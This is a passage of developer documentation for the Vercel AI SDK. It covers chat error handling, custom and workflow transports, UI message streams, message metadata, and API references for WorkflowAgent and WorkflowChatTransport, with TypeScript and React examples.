import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage, error, regenerate } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts
.filter(part => part.type === 'text')
.map(part => part.text)
.join('')}
</div>
))}
{error && (
<>
<div>An error occurred.</div>
<button type="button" onClick={() => regenerate()}>
Retry
</button>
</>
)}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={error != null}
/>
</form>
</div>
);
}
Alternative: replace last message
Alternatively you can write a custom submit handler that replaces the last message when an error is present.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { sendMessage, error, messages, setMessages } = useChat();
function customSubmit(event: React.FormEvent<HTMLFormElement>) {
event.preventDefault();
if (error != null) {
setMessages(messages.slice(0, -1)); // remove last message
}
sendMessage({ text: input });
setInput('');
}
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts
.filter(part => part.type === 'text')
.map(part => part.text)
.join('')}
</div>
))}
{error && <div>An error occurred.</div>}
<form onSubmit={customSubmit}>
<input value={input} onChange={e => setInput(e.target.value)} />
</form>
</div>
);
}
Error Handling Callback
Errors can be processed by passing an onError callback function as an option to the useChat or useCompletion hooks.
The callback function receives an error object as an argument.
import { useChat } from '@ai-sdk/react';
export default function Page() {
const {
/* ... */
} = useChat({
// handle error:
onError: error => {
console.error(error);
},
});
}
Injecting Errors for Testing
You might want to create errors for testing. You can easily do so by throwing an error in your route handler:
export async function POST(req: Request) {
throw new Error('This is a test error');
}
title: Transport description: Learn how to use custom transports with useChat.
Transport
The useChat transport system provides fine-grained control over how messages are sent to your API endpoints and how responses are processed. This is particularly useful for alternative communication protocols like WebSockets, custom authentication patterns, or specialized backend integrations.
Default Transport
By default, useChat uses HTTP POST requests to send messages to /api/chat:
import { useChat } from '@ai-sdk/react';
// Uses default HTTP transport
const { messages, sendMessage } = useChat();
This is equivalent to:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
Custom Transport Configuration
Configure the default transport with custom options:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/custom-chat',
headers: {
Authorization: 'Bearer your-token',
'X-API-Version': '2024-01',
},
credentials: 'include',
}),
});
Dynamic Configuration
You can also provide functions that return configuration values. This is useful for authentication tokens that need to be refreshed, or for configuration that depends on runtime conditions:
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
headers: () => ({
Authorization: `Bearer ${getAuthToken()}`,
'X-User-ID': getCurrentUserId(),
}),
body: () => ({
sessionId: getCurrentSessionId(),
preferences: getUserPreferences(),
}),
credentials: () => 'include',
}),
});
Request Transformation
Transform requests before sending to your API:
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
prepareSendMessagesRequest: ({ id, messages, trigger, messageId }) => {
return {
headers: {
'X-Session-ID': id,
},
body: {
messages: messages.slice(-10), // Only send last 10 messages
trigger,
messageId,
},
};
},
}),
});
Direct Agent Transport
For scenarios where you want to communicate directly with an Agent without going through HTTP, you can use DirectChatTransport. This transport invokes the agent's stream() method directly in-process.
This is useful for:
- Server-side rendering: Run the agent on the server without an API endpoint
- Testing: Test chat functionality without network requests
- Single-process applications: Desktop or CLI apps where client and agent run together
import { useChat } from '@ai-sdk/react';
import { DirectChatTransport, ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are a helpful assistant.',
tools: {
weather: weatherTool,
},
});
const { messages, sendMessage } = useChat({
transport: new DirectChatTransport({ agent }),
});
How It Works
Unlike DefaultChatTransport which sends HTTP requests:
DirectChatTransportvalidates incoming UI messages- Converts them to model messages using
convertToModelMessages - Calls the agent's
stream()method directly - Returns the result as a UI message stream via
toUIMessageStream()
Configuration Options
You can pass additional options to customize the stream output:
const transport = new DirectChatTransport({
agent,
// Pass options to the agent
options: { customOption: 'value' },
// Configure what's sent to the client
sendReasoning: true,
sendSources: true,
});
For complete API details, see the DirectChatTransport reference.
Workflow Transport
For chat apps built on Vercel Workflows, WorkflowChatTransport from @ai-sdk/workflow provides automatic stream reconnection. It handles the common scenario where a workflow function times out mid-stream — the transport detects the missing finish event and reconnects to resume from where it left off.
import { useChat } from '@ai-sdk/react';
import { WorkflowChatTransport } from '@ai-sdk/workflow';
import { useMemo } from 'react';
export default function Chat() {
const transport = useMemo(
() =>
new WorkflowChatTransport({
api: '/api/chat',
maxConsecutiveErrors: 5,
initialStartIndex: -50, // On page refresh, fetch last 50 chunks
onChatEnd: ({ chatId, chunkIndex }) => {
console.log(`Chat complete: ${chunkIndex} chunks`);
},
}),
[],
);
const { messages, sendMessage } = useChat({ transport });
// ... render chat UI
}
Key features:
- Automatic reconnection: Detects interrupted streams (no
finishevent) and reconnects via GET to{api}/{runId}/stream - Page refresh recovery:
initialStartIndexwith negative values (e.g.,-50) fetches only the tail of the stream instead of replaying everything - Configurable retries:
maxConsecutiveErrorscontrols how many consecutive reconnection failures to tolerate - Lifecycle callbacks:
onChatSendMessageandonChatEndfor tracking chat state
For the full API reference, see WorkflowChatTransport. For server-side endpoint setup, see the WorkflowAgent guide.
Building Custom Transports
To understand how to build your own transport, refer to the source code of the default implementation:
- DefaultChatTransport - The complete default HTTP transport implementation
- HttpChatTransport - Base HTTP transport with request handling
- ChatTransport Interface - The transport interface you need to implement
These implementations show you exactly how to:
- Handle the
sendMessagesmethod - Process UI message streams
- Transform requests and responses
- Handle errors and connection management
The transport system gives you complete control over how your chat application communicates, enabling integration with any backend protocol or service.
title: Reading UIMessage Streams description: Learn how to read UIMessage streams.
Reading UI Message Streams
UIMessage streams are useful outside of traditional chat use cases. You can consume them for terminal UIs, custom stream processing on the client, or React Server Components (RSC).
The readUIMessageStream helper transforms a stream of UIMessageChunk objects into an AsyncIterableStream of UIMessage objects, allowing you to process messages as they're being constructed.
Basic Usage
import { readUIMessageStream, streamText } from 'ai';
__PROVIDER_IMPORT__;
async function main() {
const result = streamText({
model: __MODEL__,
prompt: 'Write a short story about a robot.',
});
for await (const uiMessage of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
console.log('Current message state:', uiMessage);
}
}
Tool Calls Integration
Handle streaming responses that include tool calls:
import { readUIMessageStream, streamText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function handleToolCalls() {
const result = streamText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
prompt: 'What is the weather in Tokyo?',
});
for await (const uiMessage of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
// Handle different part types
uiMessage.parts.forEach(part => {
switch (part.type) {
case 'text':
console.log('Text:', part.text);
break;
case 'tool-call':
console.log('Tool called:', part.toolName, 'with args:', part.args);
break;
case 'tool-result':
console.log('Tool result:', part.result);
break;
}
});
}
}
Resuming Conversations
Resume streaming from a previous message state:
import { readUIMessageStream, streamText } from 'ai';
__PROVIDER_IMPORT__;
async function resumeConversation(lastMessage: UIMessage) {
const result = streamText({
model: __MODEL__,
messages: [
{ role: 'user', content: 'Continue our previous conversation.' },
],
});
// Resume from the last message
for await (const uiMessage of readUIMessageStream({
stream: result.toUIMessageStream(),
message: lastMessage, // Resume from this message
})) {
console.log('Resumed message:', uiMessage);
}
}
title: Message Metadata description: Learn how to attach and use metadata with messages in AI SDK UI
Message Metadata
Message metadata allows you to attach custom information to messages at the message level. This is useful for tracking timestamps, model information, token usage, user context, and other message-level data.
Overview
Message metadata differs from data parts in that it's attached at the message level rather than being part of the message content. While data parts are ideal for dynamic content that forms part of the message, metadata is perfect for information about the message itself.
Getting Started
Here's a simple example of using message metadata to track timestamps and model information:
Defining Metadata Types
First, define your metadata type for type safety:
import { UIMessage } from 'ai';
import { z } from 'zod';
// Define your metadata schema
export const messageMetadataSchema = z.object({
createdAt: z.number().optional(),
model: z.string().optional(),
totalTokens: z.number().optional(),
});
export type MessageMetadata = z.infer<typeof messageMetadataSchema>;
// Create a typed UIMessage
export type MyUIMessage = UIMessage<MessageMetadata>;
Sending Metadata from the Server
Use the messageMetadata callback in toUIMessageStreamResponse to send metadata at different streaming stages:
import { convertToModelMessages, streamText } from 'ai';
__PROVIDER_IMPORT__;
import type { MyUIMessage } from '@/types';
export async function POST(req: Request) {
const { messages }: { messages: MyUIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages, // pass this in for type-safe return objects
messageMetadata: ({ part }) => {
// Send metadata when streaming starts
if (part.type === 'start') {
return {
createdAt: Date.now(),
model: 'your-model-id',
};
}
// Send additional metadata when streaming completes
if (part.type === 'finish') {
return {
totalTokens: part.totalUsage.totalTokens,
};
}
},
});
}
Accessing Metadata on the Client
Access metadata through the message.metadata property:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import type { MyUIMessage } from '@/types';
export default function Chat() {
const { messages } = useChat<MyUIMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.metadata?.createdAt && (
<span className="text-sm text-gray-500">
{new Date(message.metadata.createdAt).toLocaleTimeString()}
</span>
)}
</div>
{/* Render message content */}
{message.parts.map((part, index) =>
part.type === 'text' ? <div key={index}>{part.text}</div> : null,
)}
{/* Display additional metadata */}
{message.metadata?.totalTokens && (
<div className="text-xs text-gray-400">
{message.metadata.totalTokens} tokens
</div>
)}
</div>
))}
</div>
);
}
Common Use Cases
Message metadata is ideal for:
- Timestamps: When messages were created or completed
- Model Information: Which AI model was used
- Token Usage: Track costs and usage limits
- User Context: User IDs, session information
- Performance Metrics: Generation time, time to first token
- Quality Indicators: Finish reason, confidence scores
See Also
- Chatbot Guide - Message metadata in the context of building chatbots
- Streaming Data - Comparison with data parts
- UIMessage Reference - Complete UIMessage type reference
title: WorkflowAgent description: API Reference for the WorkflowAgent class.
WorkflowAgent
Creates a durable, resumable AI agent for use inside Vercel Workflows. WorkflowAgent handles the agent loop, tool schema serialization across workflow step boundaries, and built-in tool approval flows.
Unlike ToolLoopAgent from the ai package, WorkflowAgent is designed to survive process restarts, pause for human approval, and integrate with the Workflow DevKit's step mechanism.
import { WorkflowAgent } from '@ai-sdk/workflow';
import { tool } from 'ai';
import { z } from 'zod';
const agent = new WorkflowAgent({
model: 'anthropic/claude-sonnet-4-6',
instructions: 'You are a helpful assistant.',
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string(),
}),
execute: async ({ location }) => ({
location,
temperature: 72,
}),
}),
},
});
const result = await agent.stream({
messages: [{ role: 'user', content: [{ type: 'text', text: 'What is the weather in NYC?' }] }],
});
console.log(result.messages);
To see WorkflowAgent in action, check out these examples.
Import
<Snippet text={import { WorkflowAgent } from "@ai-sdk/workflow"} prompt={false} />
Constructor
Parameters
<PropertiesTable
content={[
{
name: 'id',
type: 'string',
isOptional: true,
description: 'The id of the agent.',
},
{
name: 'model',
type: 'LanguageModel',
isRequired: true,
description:
'The language model to use. A string compatible with the Vercel AI Gateway (e.g., 'anthropic/claude-sonnet-4-6') or a provider instance (e.g., openai(\'gpt-4o\')).',
},
{
name: 'instructions',
type: 'string | SystemModelMessage | SystemModelMessage[]',
isOptional: true,
description:
'Instructions for the agent, used as the system prompt. Supports provider-specific options (e.g., caching) when using the SystemModelMessage form.',
},
{
name: 'tools',
type: 'Record<string, Tool>',
isOptional: true,
description:
'A set of tools the agent can call. Keys are tool names. Tools are serialized to JSON Schema across workflow step boundaries and validated with Ajv at runtime.',
},
{
name: 'toolChoice',
type: 'ToolChoice',
isOptional: true,
description:
"Tool call selection strategy. Options: 'auto' | 'none' | 'required' | { type: 'tool', toolName: string }. Default: 'auto'.",
},
{
name: 'stopWhen',
type: 'StopCondition | StopCondition[]',
isOptional: true,
description: 'Default stop condition for the agent loop. Per-stream values override this default. Use isLoopFinished() to let the agent run until all tool calls have completed, but beware of potential runaway loops. See https://ai-sdk.dev/v7/docs/reference/ai-sdk-core/loop-finished#isloopfinished.',
},
{
name: 'activeTools',
type: 'Array',
isOptional: true,
description: 'Default set of active tools. Limits which tools the model can call. Per-stream values override this default.',
},
{
name: 'output',
type: 'OutputSpecification',
isOptional: true,
description: 'Default structured output specification. Per-stream values override this default.',
},
{
name: 'experimental_repairToolCall',
type: 'ToolCallRepairFunction',
isOptional: true,
description: 'Default function to repair tool calls that fail to parse. Per-stream values override this default.',
},
{
name: 'experimental_download',
type: 'DownloadFunction',
isOptional: true,
description: 'Default custom download function for URLs. Per-stream values override this default.',
},
{
name: 'prepareStep',
type: 'PrepareStepCallback',
isOptional: true,
description:
'Callback called before each step in the agent loop. Use it to modify settings, manage context, or inject messages dynamically. Receives step number, previous steps, messages, and context.',
},
{
name: 'prepareCall',
type: 'PrepareCallCallback',
isOptional: true,
description:
'Callback called once before the agent loop starts. Use it to transform model, instructions, tools configuration, or other settings based on runtime context. Cannot override tools (bound at construction for type safety).',
},
{
name: 'experimental_context',
type: 'unknown',
isOptional: true,
description:
'Default context passed into tool execution and lifecycle callbacks for every stream call. Per-call values override this default. Experimental (can break in patch releases).',
},
{
name: 'telemetry',
type: 'TelemetryOptions',
isOptional: true,
description:
'Telemetry configuration with options for enabling/disabling telemetry, setting a function ID, and recording inputs/outputs.',
},
{
name: 'experimental_onStart',
type: 'WorkflowAgentOnStartCallback',
isOptional: true,
description:
'Callback called when the agent starts streaming, before any LLM calls. Receives the model and messages. If also specified in stream(), both callbacks fire (constructor first). Experimental (can break in patch releases).',
properties: [
{
type: 'OnStartEvent',
parameters: [
{
name: 'model',
type: 'LanguageModel',
description: 'The model being used for the generation.',
},
{
name: 'messages',
type: 'Array',
description: 'The messages being sent to the model.',
},
],
},
],
},
{
name: 'experimental_onStepStart',
type: 'WorkflowAgentOnStepStartCallback',
isOptional: true,
description:
'Callback called before each step (LLM call) begins. Receives step number, model, and messages. If also specified in stream(), both callbacks fire (constructor first). Experimental (can break in patch releases).',
properties: [
{
type: 'OnStepStartEvent',
parameters: [
{
name: 'stepNumber',
type: 'number',
description: 'Zero-based index of the current step.',
},
{
name: 'model',
type: 'LanguageModel',
description: 'The model being used for this step.',
},
{
name: 'messages',
type: 'Array',
description: 'The messages that will be sent to the model for this step.',
},
{
name: 'steps',
type: 'ReadonlyArray',
description: 'Results from all previously finished steps.',
},
],
},
],
},
{
name: 'experimental_onToolExecutionStart',
type: 'WorkflowAgentonToolExecutionStartCallback',
isOptional: true,
description:
"Callback called right before a tool's execute function runs. If also specified in stream(), both callbacks fire (constructor first). Experimental (can break in patch releases).",
properties: [
{
type: 'ToolExecutionStartEvent',
parameters: [
{
name: 'toolCall',
type: '{ type: "tool-call"; toolCallId: string; toolName: string; input: unknown }',
description: 'The tool call being executed.',
},
{
name: 'stepNumber',
type: 'number',
description: 'Zero-based index of the current step.',
},
],
},
],
},
{
name: 'experimental_onToolExecutionEnd',
type: 'WorkflowAgentonToolExecutionEndCallback',
isOptional: true,
description:
"Callback called right after a tool's execute function completes or errors. Uses a discriminated union: check success to determine whether output or error is available. If also specified in stream(), both callbacks fire (constructor first). Experimental (can break in patch releases).",
properties: [
{
type: 'ToolExecutionEndEvent',
parameters: [
{
name: 'toolCall',
type: '{ type: "tool-call"; toolCallId: string; toolName: string; input: unknown }',
description: 'The tool call that was executed.',
},
{
name: 'stepNumber',
type: 'number',
description: 'Zero-based index of the current step.',
},
{
name: 'durationMs',
type: 'number',
description: 'Tool execution time in milliseconds.',
},
{
name: 'success',
type: 'boolean',
description: 'Whether the tool call succeeded. When true, output is available. When false, error is available.',
},
{
name: 'output',
type: 'unknown',
description: 'The tool result (only when success is true).',
},
{
name: 'error',
type: 'unknown',
description: 'The error that occurred (only when success is false).',
},
],
},
],
},
{
name: 'onStepFinish',
type: 'WorkflowAgentOnStepFinishCallback',
isOptional: true,
description:
'Callback invoked after each agent step completes. If also specified in stream(), both callbacks fire (constructor first).',
},
{
name: 'onFinish',
type: 'WorkflowAgentOnFinishCallback',
isOptional: true,
description:
'Callback called when all agent steps are finished and the response is complete. Receives steps, messages, text, finish reason, total usage, and context. If also specified in stream(), both callbacks fire (constructor first).',
},
{
name: 'maxOutputTokens',
type: 'number',
isOptional: true,
description: 'Maximum number of tokens the model is allowed to generate.',
},
{
name: 'temperature',
type: 'number',
isOptional: true,
description: 'Sampling temperature, controls randomness.',
},
{
name: 'topP',
type: 'number',
isOptional: true,
description: 'Top-p (nucleus) sampling parameter.',
},
{
name: 'topK',
type: 'number',
isOptional: true,
description: 'Top-k sampling parameter.',
},
{
name: 'presencePenalty',
type: 'number',
isOptional: true,
description: 'Presence penalty parameter.',
},
{
name: 'frequencyPenalty',
type: 'number',
isOptional: true,
description: 'Frequency penalty parameter.',
},
{
name: 'stopSequences',
type: 'string[]',
isOptional: true,
description: 'Custom token sequences which stop the model output.',
},
{
name: 'seed',
type: 'number',
isOptional: true,
description: 'Seed for deterministic generation (if supported).',
},
{
name: 'maxRetries',
type: 'number',
isOptional: true,
description: 'How many times to retry on failure. Default: 2.',
},
{
name: 'headers',
type: 'Record<string, string | undefined>',
isOptional: true,
description: 'Additional HTTP headers to be sent with the request. Only applicable for HTTP-based providers.',
},
{
name: 'providerOptions',
type: 'ProviderOptions',
isOptional: true,
description: 'Additional provider-specific configuration.',
},
]}
/>
Properties
<PropertiesTable content={[ { name: 'id', type: 'string | undefined', description: 'The id of the agent. Used for telemetry identification. Read-only.', }, { name: 'tools', type: 'Record<string, Tool>', description: 'The tool set configured for this agent. Read-only.', }, ]} />
Methods
stream()
Runs the agent loop, streaming responses and executing tool calls as needed. Returns a promise resolving to a WorkflowAgentStreamResult.
const result = await agent.stream({
messages: [{ role: 'user', content: [{ type: 'text', text: 'Hello' }] }],
});
<PropertiesTable
content={[
{
name: 'prompt',
type: 'string | Array',
description: 'A prompt string or a list of messages. You can either use prompt or messages but not both.',
},
{
name: 'messages',
type: 'Array',
description: 'The conversation messages to process. You can either use prompt or messages but not both.',
},
{
name: 'writable',
type: 'WritableStream',
isOptional: true,
description:
'A writable stream that receives raw model stream parts in real-time. Convert to UI message chunks at the response boundary using createModelCallToUIChunkTransform().',
},
{
name: 'system',
type: 'string',
isOptional: true,
description: 'Override the system prompt for this call.',
},
{
name: 'stopWhen',
type: 'StopCondition | StopCondition[]',
isOptional: true,
description: 'Condition(s) for ending the agent loop. Use isLoopFinished() to let the agent run until all tool calls have completed, but beware of potential runaway loops. See https://ai-sdk.dev/v7/docs/reference/ai-sdk-core/loop-finished#isloopfinished.',
},
{
name: 'toolChoice',
type: 'ToolChoice',
isOptional: true,
description: "Override the tool choice strategy for this call. Default: 'auto'.",
},
{
name: 'activeTools',
type: 'Array<string>',
isOptional: true,
description: 'Limits the subset of tools available for this call.',
},
{
name: 'output',
type: 'OutputSpecification',
isOptional: true,
description:
'Structured output specification. Use `Output.object({ schema })` for typed objects or `Output.text()` for text.',
},
{
name: 'timeout',
type: 'number',
isOptional: true,
description: 'Timeout in milliseconds. Creates an AbortSignal that aborts the operation after the given time.',
},
{
name: 'sendFinish',
type: 'boolean',
isOptional: true,
description: "Whether to send a 'finish' chunk to the writable stream when streaming completes. Default: true.",
},
{
name: 'preventClose',
type: 'boolean',
isOptional: true,
description: 'Whether to prevent the writable stream from being closed after streaming completes. Default: false.',
},
{
name: 'includeRawChunks',
type: 'boolean',
isOptional: true,
description: 'Include raw, unprocessed chunks from the provider in the stream. Default: false.',
},
{
name: 'experimental_repairToolCall',
type: 'ToolCallRepairFunction',
isOptional: true,
description: 'Callback to attempt automatic recovery when a tool call cannot be parsed.',
},
{
name: 'experimental_transform',
type: 'StreamTextTransform | Array<StreamTextTransform>',
isOptional: true,
description: 'Stream transformations applied in order. Must maintain the stream structure.',
},
{
name: 'experimental_download',
type: 'DownloadFunction',
isOptional: true,
description: 'Custom download function for fetching files/URLs.',
},
{
name: 'telemetry',
type: 'TelemetryOptions',
isOptional: true,
description: 'Per-call telemetry configuration.',
},
{
name: 'experimental_context',
type: 'unknown',
isOptional: true,
description: 'Per-call context override. Overrides the constructor default.',
},
{
name: 'prepareStep',
type: 'PrepareStepCallback',
isOptional: true,
description: 'Per-call prepareStep override.',
},
{
name: 'experimental_onStart',
type: 'WorkflowAgentOnStartCallback',
isOptional: true,
description:
'Per-call onStart callback. If also specified in the constructor, both fire (constructor first). Experimental.',
},
{
name: 'experimental_onStepStart',
type: 'WorkflowAgentOnStepStartCallback',
isOptional: true,
description:
'Per-call onStepStart callback. If also specified in the constructor, both fire (constructor first). Experimental.',
},
{
name: 'experimental_onToolExecutionStart',
type: 'WorkflowAgentonToolExecutionStartCallback',
isOptional: true,
description:
'Per-call onToolExecutionStart callback. If also specified in the constructor, both fire (constructor first). Experimental.',
},
{
name: 'experimental_onToolExecutionEnd',
type: 'WorkflowAgentonToolExecutionEndCallback',
isOptional: true,
description:
'Per-call onToolExecutionEnd callback. If also specified in the constructor, both fire (constructor first). Experimental.',
},
{
name: 'onStepFinish',
type: 'WorkflowAgentOnStepFinishCallback',
isOptional: true,
description:
'Per-call onStepFinish callback. If also specified in the constructor, both fire (constructor first).',
},
{
name: 'onFinish',
type: 'WorkflowAgentOnFinishCallback',
isOptional: true,
description:
'Per-call onFinish callback. If also specified in the constructor, both fire (constructor first).',
},
{
name: 'onError',
type: 'WorkflowAgentOnErrorCallback',
isOptional: true,
description: 'Callback invoked when an error occurs during streaming.',
},
{
name: 'onAbort',
type: 'WorkflowAgentOnAbortCallback',
isOptional: true,
description: 'Callback invoked when the operation is aborted. Receives all previously finished steps.',
},
]} />
Returns
Returns a Promise<WorkflowAgentStreamResult> with the following properties:
<PropertiesTable
content={[
{
name: 'messages',
type: 'Array',
description: 'The final messages including all tool calls and results.',
},
{
name: 'steps',
type: 'Array',
description: 'Details for all steps taken by the agent.',
},
{
name: 'toolCalls',
type: 'Array',
description: 'Tool calls from the last step, including unexecuted calls (e.g., tools requiring approval).',
},
{
name: 'toolResults',
type: 'Array',
description: 'Tool results from the last step. Only includes results for tools that were executed.',
},
{
name: 'output',
type: 'OUTPUT',
description: 'The structured output if an output specification was provided.',
},
]}
/>
Utilities
createModelCallToUIChunkTransform()
Creates a TransformStream that converts raw ModelCallStreamPart chunks (written by the agent to the writable stream) into UIMessageChunk objects suitable for client consumption.
import { createModelCallToUIChunkTransform } from '@ai-sdk/workflow';
return createUIMessageStreamResponse({
stream: run.readable.pipeThrough(createModelCallToUIChunkTransform()),
});
toUIMessageChunk()
Converts a single ModelCallStreamPart to a UIMessageChunk. Returns undefined for parts that don't map to UI chunks.
import { toUIMessageChunk } from '@ai-sdk/workflow';
const uiChunk = toUIMessageChunk(modelCallPart);
Types
InferWorkflowAgentUIMessage
Infers the UI message type for a WorkflowAgent instance. Optionally accepts a second type argument for custom message metadata.
import { WorkflowAgent, InferWorkflowAgentUIMessage } from '@ai-sdk/workflow';
const agent = new WorkflowAgent({
model: 'anthropic/claude-sonnet-4-6',
tools: { weather: weatherTool },
});
type MyAgentUIMessage = InferWorkflowAgentUIMessage<typeof agent>;
InferWorkflowAgentTools
Infers the tool set type of a WorkflowAgent instance.
import { WorkflowAgent, InferWorkflowAgentTools } from '@ai-sdk/workflow';
type MyTools = InferWorkflowAgentTools<typeof myAgent>;
Examples
Basic Agent with Tools
import { WorkflowAgent } from '@ai-sdk/workflow';
import { tool } from 'ai';
import { z } from 'zod';
const agent = new WorkflowAgent({
model: 'anthropic/claude-sonnet-4-6',
instructions: 'You are a helpful assistant.',
tools: {
weather: tool({
description: 'Get weather for a location',
inputSchema: z.object({
location: z.string(),
}),
execute: async ({ location }) => ({
location,
temperature: 72,
condition: 'sunny',
}),
}),
},
});
const result = await agent.stream({
messages: [
{ role: 'user', content: [{ type: 'text', text: 'What is the weather in NYC?' }] },
],
});
console.log(result.messages);
console.log(result.steps);
Agent in a Workflow with Durable Tools
import { WorkflowAgent, type ModelCallStreamPart } from '@ai-sdk/workflow';
import { convertToModelMessages, tool, type UIMessage } from 'ai';
import { getWritable } from 'workflow';
import { z } from 'zod';
// Tool execute functions marked with 'use step' become durable workflow steps
// with automatic retries and persistence
async function searchFlightsStep(input: {
origin: string;
destination: string;
}) {
'use step';
const response = await fetch(`https://api.flights.example/search?...`);
return response.json();
}
export async function chat(messages: UIMessage[]) {
'use workflow';
const modelMessages = await convertToModelMessages(messages);
const agent = new WorkflowAgent({
model: 'anthropic/claude-sonnet-4-6',
instructions: 'You are a flight booking assistant.',
tools: {
searchFlights: tool({
description: 'Search for available flights',
inputSchema: z.object({
origin: z.string(),
destination: z.string(),
}),
execute: searchFlightsStep,
}),
},
});
const result = await agent.stream({
messages: modelMessages,
writable: getWritable<ModelCallStreamPart>(),
});
return { messages: result.messages };
}
import { createModelCallToUIChunkTransform } from '@ai-sdk/workflow';
import { createUIMessageStreamResponse, type UIMessage } from 'ai';
import { start } from 'workflow/api';
import { chat } from '@/workflow/agent-chat';
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const run = await start(chat, [messages]);
return createUIMessageStreamResponse({
stream: run.readable.pipeThrough(createModelCallToUIChunkTransform()),
});
}
Agent with Structured Output
import { WorkflowAgent, Output } from '@ai-sdk/workflow';
import { z } from 'zod';
const analysisAgent = new WorkflowAgent({
model: 'anthropic/claude-sonnet-4-6',
});
const result = await analysisAgent.stream({
messages: [
{ role: 'user', content: [{ type: 'text', text: 'Analyze: "The product exceeded my expectations!"' }] },
],
output: Output.object({
schema: z.object({
sentiment: z.enum(['positive', 'negative', 'neutral']),
score: z.number(),
summary: z.string(),
}),
}),
});
console.log(result.output);
// { sentiment: 'positive', score: 9, summary: '...' }
Agent with Tool Approval
import { WorkflowAgent } from '@ai-sdk/workflow';
import { tool } from 'ai';
import { z } from 'zod';
const agent = new WorkflowAgent({
model: 'anthropic/claude-sonnet-4-6',
tools: {
bookFlight: tool({
description: 'Book a flight',
inputSchema: z.object({
flightId: z.string(),
passengerName: z.string(),
}),
needsApproval: true, // Pauses the agent until user approves
execute: bookFlightStep,
}),
},
});
Agent with Lifecycle Callbacks
import { WorkflowAgent } from '@ai-sdk/workflow';
const agent = new WorkflowAgent({
model: 'anthropic/claude-sonnet-4-6',
tools: { weather: weatherTool },
// Agent-wide callbacks
onStepFinish({ usage }) {
console.log('Tokens used:', usage.totalTokens);
},
});
const result = await agent.stream({
messages,
// Per-call callbacks (both fire)
onStepFinish({ usage }) {
await trackUsage(usage);
},
onFinish({ steps, totalUsage }) {
console.log(`Done in ${steps.length} steps, ${totalUsage.totalTokens} tokens`);
},
});
title: WorkflowChatTransport description: API Reference for the WorkflowChatTransport class.
WorkflowChatTransport
A ChatTransport implementation for useChat that enables automatic stream reconnection for workflow-based chat apps. It posts messages to a chat endpoint, extracts the x-workflow-run-id response header, and reconnects to a /{runId}/stream endpoint on interruption (network failures, page refreshes, function timeouts).
Unlike DefaultChatTransport which assumes the full response arrives in a single HTTP request, WorkflowChatTransport is designed for Vercel Workflows where the initial response stream may be interrupted by function timeouts. The transport automatically detects missing finish events and reconnects to resume from where the stream left off.
'use client';
import { useChat } from '@ai-sdk/react';
import { WorkflowChatTransport } from '@ai-sdk/workflow';
export default function Chat() {
const { messages, sendMessage } = useChat({
transport: new WorkflowChatTransport({
api: '/api/chat',
maxConsecutiveErrors: 5,
initialStartIndex: -50,
}),
});
// ... render chat UI
}
Import
<Snippet text={import { WorkflowChatTransport } from "@ai-sdk/workflow"} prompt={false} />
Constructor
Parameters
<PropertiesTable
content={[
{
name: 'api',
type: 'string',
isOptional: true,
description:
"API endpoint for chat requests. The reconnection endpoint is derived from this as {api}/{runId}/stream. Default: '/api/chat'.",
},
{
name: 'fetch',
type: 'typeof fetch',
isOptional: true,
description:
'Custom fetch implementation to use for HTTP requests. Default: global fetch.',
},
{
name: 'maxConsecutiveErrors',
type: 'number',
isOptional: true,
description:
'Maximum number of consecutive errors allowed during reconnection attempts before giving up. Default: 3.',
},
{
name: 'initialStartIndex',
type: 'number',
isOptional: true,
description:
'Default chunk index to start from when reconnecting. Negative values read from the end of the stream (e.g., -50 fetches the last 50 chunks), useful for resuming after a page refresh without replaying the full conversation. Can be overridden per-call via reconnectToStream options. Default: 0.',
},
{
name: 'onChatSendMessage',
type: '(response: Response, options: SendMessagesOptions) => void | Promise',
isOptional: true,
description:
'Callback invoked after the initial POST request succeeds. Useful for inspecting response headers (e.g., extracting workflow run ID) or tracking chat history on the client side.',
},
{
name: 'onChatEnd',
type: '({ chatId, chunkIndex }) => void | Promise',
isOptional: true,
description:
'Callback invoked when the stream ends (receives a finish chunk). Receives the chat ID and total chunk count. Useful for cleanup or state updates.',
},
{
name: 'prepareSendMessagesRequest',
type: 'PrepareSendMessagesRequest',
isOptional: true,
description:
'Function to customize the POST request before sending. Can override the API endpoint, headers, credentials, and body.',
},
{
name: 'prepareReconnectToStreamRequest',
type: 'PrepareReconnectToStreamRequest',
isOptional: true,
description:
'Function to customize the reconnection GET request. Can override the API endpoint, headers, and credentials.',
},
]}
/>
Methods
sendMessages()
